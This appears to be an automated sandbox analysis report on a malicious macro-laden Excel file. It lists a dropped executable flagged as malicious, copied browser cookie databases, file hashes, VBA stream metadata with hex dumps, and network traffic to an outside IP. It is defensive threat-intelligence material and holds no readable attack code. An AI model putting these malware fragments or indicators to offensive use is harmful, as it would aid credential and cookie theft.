SHA-512:	037DCBD120C417852DE4787DE0151BBBD8E142EF6D3473C9A1D808143047355571CF2663CC32FB2C7114350612AE56811340C680F61F30BC11BAFF7CFD3A1EB
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 58%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...".Nb.....0..2...$.....~P... ...`....@.. ..... .....@.....0P..K...`..H!..... ....H.....text....0... ...2..... ..`.rsrc...H!...`..."...4..... ..@..@.reloc.....V.....@..B.....`P.....H.....H.....6..Q.....{....*J8....*..}....8.....{....*6..}....8....*....{....*J8....*..}....8.....{....*6..}....8....*...0..p.....(....8.....(... ....:....&8....8.....E..../...8*.....(....8.....(....8....*....(....8.....(....8....n8.....*....2(....(....8....F....Z(....8.....*...0..... .....8.....E....y..... .8t...8$...8.....(..... ....(....9....&8.....*.{.....(.....(....X#.....@[Y..Z..(....

C:\Users\user\AppData\Roaming\BINGO\BINGO.exe

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	45216
Entropy (8bit):	6.136703067968073
Encrypted:	false
SSDEEP:	768:Vjs96lj/cps+zk2d0suWB6Iq8NbeYjiwMEBQwp:VAhRzdd0sHI+eYfMEBHp
MD5:	62CE5EF995FD63A1847A196C2E8B267B
SHA1:	114706D7E56E91685042430F783AE227866AA77F
SHA-256:	89F23E31053C39411B4519BF6823969CAD9C7706A94BA7E234B9062ACE229745
SHA-512:	ABACC9B3C03631D3439A992504A11FB3C817456FFA4760EACE8FE5DF86908CE2F24565A717EB35ADCF60C34A78A1F6E24881BA0B8680FDE66D97085FDE4423E 2
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...'.W.....0..d..... .....@.. .....J... .`.....O.....8.....r...>.....t..... ..... ..H.....text....c... ...d..... ..`.rsrc...8.....f.....@..@.reloc..... .....p.....@..B.....H.....+..4S.....$...P...t.....r...p(....*2.(....(....*z..r...p(....(....(.....}....*..{....*.s.....*.0..{.....Q.-.s.....+i~....o....(.... .s.....o.....r!..p..(....Q.P,:.P.....(....o....o.....(....o ...o!.....,..o"...t.....*..0..(..... ....s#.....o$....X..(....-..*.o%...*.0.....(&.....&.....*.*.....0.....(.....&.....*..... .....0.....(.....(....~.....,(....~....o....9]...

C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Chrome\Default\Cookies

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	0.9650411582864293
Encrypted:	false
SSDEEP:	48:T2loMLOpEO5J/KdGU1jX983Gul4kEBrvK5GYWgqRSESXh:inNww9t9wGAE
MD5:	903C35B27A5774A639A90D5332EEF8E0
SHA1:	5A8CE0B6C13D1AF00837AA6CA1AA39000D4EB7CF
SHA-256:	1159B5AE357F89C56FA23C14378FF728251E6BDE6EEA979F528DB11C4030BE74
SHA-512:	076BD35B0D59FFA7A52588332A862814DDF049EE59E27542A2DA10E7A5340758B8C8ED2DEFE78C5B5A89EE54C19A89D49D2B86B49BF5542D76C1D4A378B402 7
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....C.....g...N..... ....

C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Firefox\Profiles\7xwghk55.default\cookies.sqlite

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	SQLite 3.x database, user version 7, last written using SQLite version 3017000
Category:	dropped
Size (bytes):	524288
Entropy (8bit):	0.08107860342777487
Encrypted:	false
SSDEEP:	48:DO8rmWT8cl+fpNDId7r+gUEl1B6nB6UnUqc8AqwIhY5wXwwAVshT:DOUm7ii+7Ue1AQ98VVY
MD5:	1138F6578C48F43C5597EE203AFF5B27
SHA1:	9B55D0A511E7348E507D818B93F1C99986D33E7B
SHA-256:	EEEDF71E8E9A3A048022978336CA89A30E014AE481E73EF5011071462343FFBF
SHA-512:	6D6D7ECF025650D3E2358F5E2D17D1EC8D6231C7739B60A74B1D8E19D1B1966F5D88CC605463C3E26102D006E84D853E390FFED713971DC1D79EB1AB6E5658 E
Malicious:	false
Preview:	SQLite format 3.....@ .....(.....}..~...}..... ....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Name of Creating Application: Microsoft Excel, Create Time/Date: Thu Apr 7 08:26:18 2022, Last Saved Time/Date: Thu Apr 7 08:26:20 2022, Security: 0
Entropy (8bit):	4.323038039706295
TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	00001.LPCD2022.xls
File size:	38912
MD5:	eccc1d5afe2f72a48203944b1abf01a3
SHA1:	32597a76c5e04fa67b6199bc9817ebdb9e1b7f71
SHA256:	6122dce9933f03479b3d98aea0785ae26737644262ac9ee8a67cbfbf11050f13
SHA512:	29e00c877b224a9f7201dae30ac20eb36bb33a6b0b73327334877a518c29834cea7ffa1126ad4aa6b5b5d610440f5588a540e17fc115808f35f2498aefca4b14
SSDEEP:	768:+qDZ+RwPONXoRjDhIcp0fDlaGGx+cL26nAK1UIb82H+jEfmHGr1XKzTY:3DZ+RwPONXoRjDhIcp0fDlaGGx+cL26k
TLSH:	25033EA6B291D806D94807754CE7C7E62B26FC61AF67838B32C5F71F2E75A80C913613
File Content Preview:	.....>.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "00001.LPCD2022.xls"

Indicators

Has Summary Info:	
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	False
Flash Objects Count:	0
Contains VBA Macros:	True

Summary

Code Page:	1252
Author:	
Create Time:	2022-04-07 07:26:18.342000
Last Saved Time:	2022-04-07 07:26:20
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1252
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	786432

Streams with VBA

VBA File Name: Sheet1.cls, Stream Size: 977	
General	
Stream Path:	_VBA_PROJECT_CUR/VBA/Sheet1
VBA File Name:	Sheet1.cls
Stream Size:	977
Data ASCII:	. . . . . T / . . . . . # . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 c4 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff cb 02 00 00 1f 03 00 00 00 00 00 00 01 00 00 00 06 54 2f fd 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code

VBA File Name: Sheet2.cls, Stream Size: 977	
General	
Stream Path:	_VBA_PROJECT_CUR/VBA/Sheet2
VBA File Name:	Sheet2.cls
Stream Size:	977
Data ASCII:	. . . . . T _ . . . . . # . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 c4 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff cb 02 00 00 1f 03 00 00 00 00 00 00 01 00 00 00 06 54 5f b2 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code

VBA File Name: Sheet3.cls, Stream Size: 977	
General	
Stream Path:	_VBA_PROJECT_CUR/VBA/Sheet3
VBA File Name:	Sheet3.cls
Stream Size:	977
Data ASCII:	. . . . . T . . . . . # . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 c4 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff cb 02 00 00 1f 03 00 00 00 00 00 00 01 00 00 00 06 54 94 ab 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code

VBA File Name: ThisWorkbook.cls, Stream Size: 3582	
General	
Stream Path:	_VBA_PROJECT_CUR/VBA/ThisWorkbook
VBA File Name:	ThisWorkbook.cls
Stream Size:	3582
Data ASCII:	. . . . . T . . . . . [. . . . . T . . . . . # . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 54 04 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff 5b 04 00 00 db 09 00 00 00 00 00 00 01 00 00 00 06 54 b3 9f 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code

VBA File Name: dogbdtbkc.bas, Stream Size: 1233

General

Stream Path:	_VBA_PROJECT_CUR/VBA/dogbdtbkc
VBA File Name:	dogbdtbkc.bas
Stream Size:	1233
Data ASCII:	. . . . T . 2 . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 01 f0 00 00 00 84 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 8b 02 00 00 eb 03 00 00 00 00 00 00 01 00 00 00 06 54 02 32 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code

VBA File Name: vzbprmttn.bas, Stream Size: 2205

General

Stream Path:	_VBA_PROJECT_CUR/VBA/vzbprmttn
VBA File Name:	vzbprmttn.bas
Stream Size:	2205
Data ASCII:	. . . . \\ . . . . b . . . . T . ^ . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 03 f0 00 00 00 5c 03 00 00 d4 00 00 00 b0 01 00 00 ff ff ff ff 8a 03 00 00 62 06 00 00 00 00 00 00 01 00 00 00 06 54 fe 5e 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff 04 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code

VBA File Name: yhrgaijdj.bas, Stream Size: 1527

General

Stream Path:	_VBA_PROJECT_CUR/VBA/yhrgaijdj
VBA File Name:	yhrgaijdj.bas
Stream Size:	1527
Data ASCII:	. . . . T ; z . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 01 f0 00 00 00 04 03 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 0b 03 00 00 9f 04 00 00 00 00 00 00 01 00 00 00 06 54 3b 7a 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 114

General

Stream Path:	\x1CompObj
File Type:	data
Stream Size:	114
Entropy:	4.25248375193
Base64 Encoded:	True
Data ASCII:	. . . . F & . . . M i c r o s o f t O f f i c e E x c e l 2 0 0 3 W o r k s h e e t . . . . . B i f f 8 . . . . . E x c e l . S h e e t . 8 . . 9 . q . . . .

General	
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 20 08 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 26 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 45 78 63 65 6c 20 32 30 30 33 20 57 6f 72 6b 73 68 65 65 74 00 06 00 00 00 42 69 66 66 38 00 0e 00 00 00 45 78 63 65 6c 2e 53 68 65 65 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 264	
General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	264
Entropy:	2.84232947881
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . P . . . . X . . . . d . . . . l . . . . t . . . . | . . . . S h e e t 1 . . . . . S h e e t 2 . . . . . S h e e t 3 . . . . W o r k s h e e t s .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 d8 00 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 b5 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 180	
General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	180
Entropy:	3.39679535637
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . 8 . . . . @ . . . . L . . . . d . . . . p . . . . | . . . . M i c r o s o f t E x c e l . @ . . . ` . . . P J . . @ . . . . P J . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 84 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 04 00 00 00 40 00 00 00 12 00 00 00 4c 00 00 00 0c 00 00 00 64 00 00 00 0d 00 00 00 70 00 00 00 13 00 00 00 7c 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 13083	
General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	13083
Entropy:	4.24089225486
Base64 Encoded:	True
Data ASCII:	. . . . \\ . p . . . . B . . . . . a . . . . = ... T h i s W o r k b o o k . . . . = ... K . W N .) 8 . . . . . .
Data Raw:	09 08 10 00 00 06 05 00 a9 1f cd 07 c1 00 01 00 06 04 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Stream Path: _VBA_PROJECT_CUR/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 665	
General	
Stream Path:	_VBA_PROJECT_CUR/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	665
Entropy:	5.36248874755
Base64 Encoded:	True
Data ASCII:	I D = " { 4 3 F 9 D 6 2 D - 7 4 7 5 - 4 6 D C - B 6 8 2 - 2 E F E 0 2 3 4 7 0 D 2 } " . . D o c u m e n t = T h i s W o r k b o o k / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = S h e e t 1 / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = S h e e t 2 / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = S h e e t 3 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = d o g b d t b k c . . M o d u l e = v z b p r m t t n . . M o d u l e = y h r g a i j d j . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V
Data Raw:	49 44 3d 22 7b 34 33 46 39 44 36 32 44 2d 37 34 37 35 2d 34 36 44 43 2d 42 36 38 32 2d 32 45 46 45 30 32 33 34 37 30 44 32 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 53 68 65 65 74 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 53 68 65 65 74 32 2f 26 48 30 30 30

Stream Path: _VBA_PROJECT_CUR/PROJECTwm, File Type: data, Stream Size: 194	
General	
Stream Path:	_VBA_PROJECT_CUR/PROJECTwm
File Type:	data
Stream Size:	194
Entropy:	3.54294516912

General	
Base64 Encoded:	False
Data ASCII:	T h i s W o r k b o o k . T . h . i . s . W . o . r . k . b . o . o . k . . . S h e e t 1 . S . h . e . e . t . 1 . . . S h e e t 2 . S . h . e . e . t . 2 . . . S h e e t 3 . S . h . e . e . t . 3 . . . d o g b d t b k c . d . o . g . b . d . t . b . k . c . . . v z b p r m t t n . v . z . b . p . r . m . t . t . n . . . y h r g a i j d j . y . h . r . g . a . i . j . d . j . . . . .
Data Raw:	54 68 69 73 57 6f 72 6b 62 6f 6f 6b 00 54 00 68 00 69 00 73 00 57 00 6f 00 72 00 6b 00 62 00 6f 00 6f 00 6b 00 00 00 53 68 65 65 74 31 00 53 00 68 00 65 00 65 00 74 00 31 00 00 00 53 68 65 65 74 32 00 53 00 68 00 65 00 65 00 74 00 32 00 00 00 53 68 65 65 74 33 00 53 00 68 00 65 00 65 00 74 00 33 00 00 00 64 6f 67 62 64 74 62 6b 63 00 64 00 6f 00 67 00 62 00 64 00 74 00 62 00 6b 00

Stream Path: _VBA_PROJECT_CUR/VBA/_VBA_PROJECT, File Type: data, Stream Size: 3905	
General	
Stream Path:	_VBA_PROJECT_CUR/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	3905
Entropy:	4.74058072057
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 0 . # . 9 . # . C . : . \\ . P . R . O . G . R . A . ~ . 2 . \\ . C . O . M . M . O . N . ~ . 1 . \\ . M . I . C . R . O . S . ~ . 1 . \\ . V . B . A . \\ . V . B . A . 6 . \\ . V . B . E . 6 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
Data Raw:	cc 61 85 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 01 00 04 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 30 00 23 00

Stream Path: _VBA_PROJECT_CUR/VBA/__SRP_0, File Type: data, Stream Size: 1360	
General	
Stream Path:	_VBA_PROJECT_CUR/VBA/__SRP_0
File Type:	data
Stream Size:	1360
Entropy:	4.07759016526
Base64 Encoded:	False
Data ASCII:	. K * . . . . r U . . . . ~ . . . ~ . . . ~ . . . ~ . . . ~ . . . ~ . . . . 6 : . = . b D . . < . . . . 1 . . . .
Data Raw:	93 4b 2a 85 01 00 10 00 00 00 ff ff 00 00 00 00 01 00 02 00 ff ff 00 00 00 00 01 00 00 00 05 00 00 00 00 00 01 00 02 00 05 00 00 00 00 00 01 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 00 00 72 55 00 01 00 00 80 00 00 00 80 00 00 00 80 00 00 00 04 00 00 7e 01 00 00 7e 01 00 00 7e 01 00 00 7e 01 00 00 7e 02 00 00 7e 6f 00 00 7f 00 00 00 00 15 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/__SRP_1, File Type: data, Stream Size: 127	
General	
Stream Path:	_VBA_PROJECT_CUR/VBA/__SRP_1
File Type:	data
Stream Size:	127
Entropy:	2.83150557929
Base64 Encoded:	False
Data ASCII:	r U . . . . i x z f g q p i g . . . . i v v u p j b v p v k . . . .
Data Raw:	72 55 80 00 00 00 00 00 00 00 80 00 00 00 80 00 00 00 00 00 00 00 0a 00 00 00 09 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 09 00 00 00 00 00 03 00 ff ff ff ff 03 00 00 08 09 00 00 00 69 78 7a 66 67 71 70 69 67 04 00 00 08 0c 00 00 00 69 76 76 75 70 6a 62 76 70 66 70 76 6b 00 00 7f 00 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/__SRP_2, File Type: data, Stream Size: 94	
General	
Stream Path:	_VBA_PROJECT_CUR/VBA/__SRP_2
File Type:	data
Stream Size:	94
Entropy:	2.10173103061
Base64 Encoded:	False
Data ASCII:	r U . . . . ~ | . . . . f . . . .
Data Raw:	72 55 80 00 00 00 80 00 00 00 80 00 00 00 80 00 00 00 02 00 00 7e 7c 00 00 7f 00 00 00 00 0e 00 00 00 09 00 00 00 00 00 00 00 09 00 00 00 00 00 03 00 08 00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 04 00 00 12 00 00 04 00 00 12 01 00 66 00 00 7f 00 00 00 00


Stream Path: _VBA_PROJECT_CUR/VBA/__SRP_3, File Type: data, Stream Size: 158	
General	
Stream Path:	_VBA_PROJECT_CUR/VBA/__SRP_3
File Type:	data
Stream Size:	158

General	
Entropy:	2.23341721545
Base64 Encoded:	False
Data ASCII:	r U . . . . . (. . . . . ` . . . . . a . . . . . 0 ( . . . . . ` . . . . . n . . . . .
Data Raw:	72 55 80 00 00 00 00 00 00 00 80 00 00 00 80 00 00 00 00 00 00 00 10 00 00 00 09 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff 00 00 00 00 08 00 00 00 04 00 28 00 81 00 00 00 00 00 02 00 00 00 00 60 04 00 fd ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 61 00 00 00 00 00 01 00 00 00 00 00 06 30 28 00 a9 00 00 00 00 00 02 00 01 00 00 60 04 00 fc ff ff ff ff ff ff ff ff ff ff ff 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/dir, File Type: data, Stream Size: 711	
General	
Stream Path:	_VBA_PROJECT_CUR/VBA/dir
File Type:	data
Stream Size:	711
Entropy:	6.57045508387
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . . . . d . . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . . K d . . . . . J < . . . . . r . s t d o l e > . . . s . t . . o . . l . e . . . h . % . ^ . . * \ \ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \ \ W i n d . o w s \ \ S y s W O W 6 4 \ \ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . . E . 2 D F 8 D 0 4 C . -
Data Raw:	01 c3 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 aa 12 4b 64 0d 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2022 12:12:55.457520008 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:55.457566023 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:55.457644939 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:55.461855888 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:55.461896896 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:55.559115887 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:55.559278011 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:55.573375940 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:55.573405981 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:55.573759079 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:55.767818928 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:55.939781904 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:55.982206106 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.685950994 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.686017036 CEST	443	49171	144.76.136.153	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2022 12:12:56.686028957 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.686073065 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.686117887 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.686132908 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.686145067 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.686158895 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.686188936 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.686522007 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.686538935 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.686563969 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.686564922 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.686583042 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.686594009 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.686597109 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.686619997 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.686638117 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.686647892 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.686667919 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.686686039 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.686703920 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.686909914 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.687148094 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.708903074 CEST	443	49171	144.76.136.153	192.168.2.22
